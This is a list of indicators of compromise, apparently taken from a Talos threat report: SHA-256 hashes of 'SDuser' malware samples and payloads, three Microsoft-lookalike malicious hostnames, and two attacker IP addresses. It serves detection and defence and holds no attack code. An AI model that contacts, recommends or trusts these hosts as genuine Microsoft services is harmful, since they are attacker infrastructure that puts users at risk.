a3c020bf50d39a58f5345b671c43d790cba0e2a3f631c5182437976adf970633 - June 2021 SDuser sample (label sduser1)
3bbae53fc00449166fd9255b3f3192deba0b81b41b6e173d454c398a857b5094 - July 2021 SDuser sample (label sduser2)

Sduser payloads

6c53faf0ab7d8eb5a17e526e77f113e467bd1ba0c269f05e53248eb9b82c9413
e9d550d9a18dd0efee23eb189ba79917d39e5c33fc1dfac662248868c260f073
f65d3d22383e5cdefadbe74771a4ec7ff67b22f7ecaab227d9632c15c5d420b4
ebc3a27c759ebc4a36737077606e6de3f5183873cefb0c30e38ac2b53e6951ac
af8fb83261033655dd6a8b95c0c9fd525b83bc61edcb34add28c12767f656ccc
29e6de23ec0f2eed52acf685c999979129ce6be2473bdc5f89b1701bc9dff30c

f3754da124351054dff819551b8bea0703df8b4d8459f26b0e98ea8b8f7e1901
591755dbb55cafb4fd69989e7b8eb0a1b60ff788034544ef9e1eb90b8bd20b70
129291acbd1ad72d4a76d93bc0fc39a5f4cd286035e683cdb1bf6e9baa45263c
f4ab529f16fd2e88c1e552fdaacacf59c40cf863dfa6356beadaf310d5ae6544
2e844ab5eca01c6949c7d041cae3ff55331e06bdbb7427f4954088d1457d5032
5d16dd6eb42154dba8c2535712ee87a97010ec50a1ddb44ba4a29dc8dea2e59c
2bbe58d484a2b22974b29f2a7de35ce787105d55f53bf41a2e9d75ac908854ea
fc541b1fb40aeccffdcfeb11bfc54a34e3d7032356e0292c0e6182f7bd37b3cf
8cb4ed2d3f3f466f2417b95856ac0eb268a578e6bfd26c615b2a4adc0094ecd2
085b579176f3321a36788a74ca7a37f1488c76cf58278722e1ee2e8b6e1a4a19
c19fffe9a2ffa0910920fc9bf29195958912338b8dcf8c7af26709dbc88ce5a0
d0843ddc2b27f720511041b0dbdb157a55146ee1d8aed050e725a8c073831978
463d103fd03b50ba05fa1427d29b443cbcf1855e354dd81b723b2141d23cae17
dc1f214e0278be2f1718d74682dbf107ddd2f913564235e8872e9f9c7b82ebf2
d3f9d5027cc907458eacc948ba6869a10d458831943fbbdb2aba576db0b15078
2035e096732d618090f7f9c0690effccde42868f3130538216e145268ba1bc0a
092047714a7a81a7de7840b4461750e3ad4ccfa1c968bcbc69c1cc4f5471f051
7b730d70c2308572d8492b6e0fce6e75d6249b3130e9456c759874f80dbaf6be
d33d03c3eeda85469842dd8e19809007e54171f068137a17f425b43f2b94d407
ea013cd8c17fd6b2a8521e882302e46597278ad4ffe5509ce0546f1e20770eb7
5c1d6948b949ecdb39dffc6fc8b9b8d8b105d62b22c4b004ca3ab03d9de2e336
5f9e18cc22f806551a5f64466b6b51630fbead6a991823f48e865718e5283d25
af5bd7227c2dbaf524c1e74b7a4bf088809a872c11c31c423765efebbc6b26b7
13ff13f72cc2e748af334b000cbb5f1f6e3f8debe7b01c197d1a43a837373e93

Hosts

microsoft-updates.servehttp.com
microsoft-patches.servehttp.com
microsoft-docs.myftp.org

IP address

45.153.240.66 - possible connection with the Sidewinder group
46.30.188.222

Source: https://blog.talosintelligence.com/2022/02/whats-with-shared-vba-code.html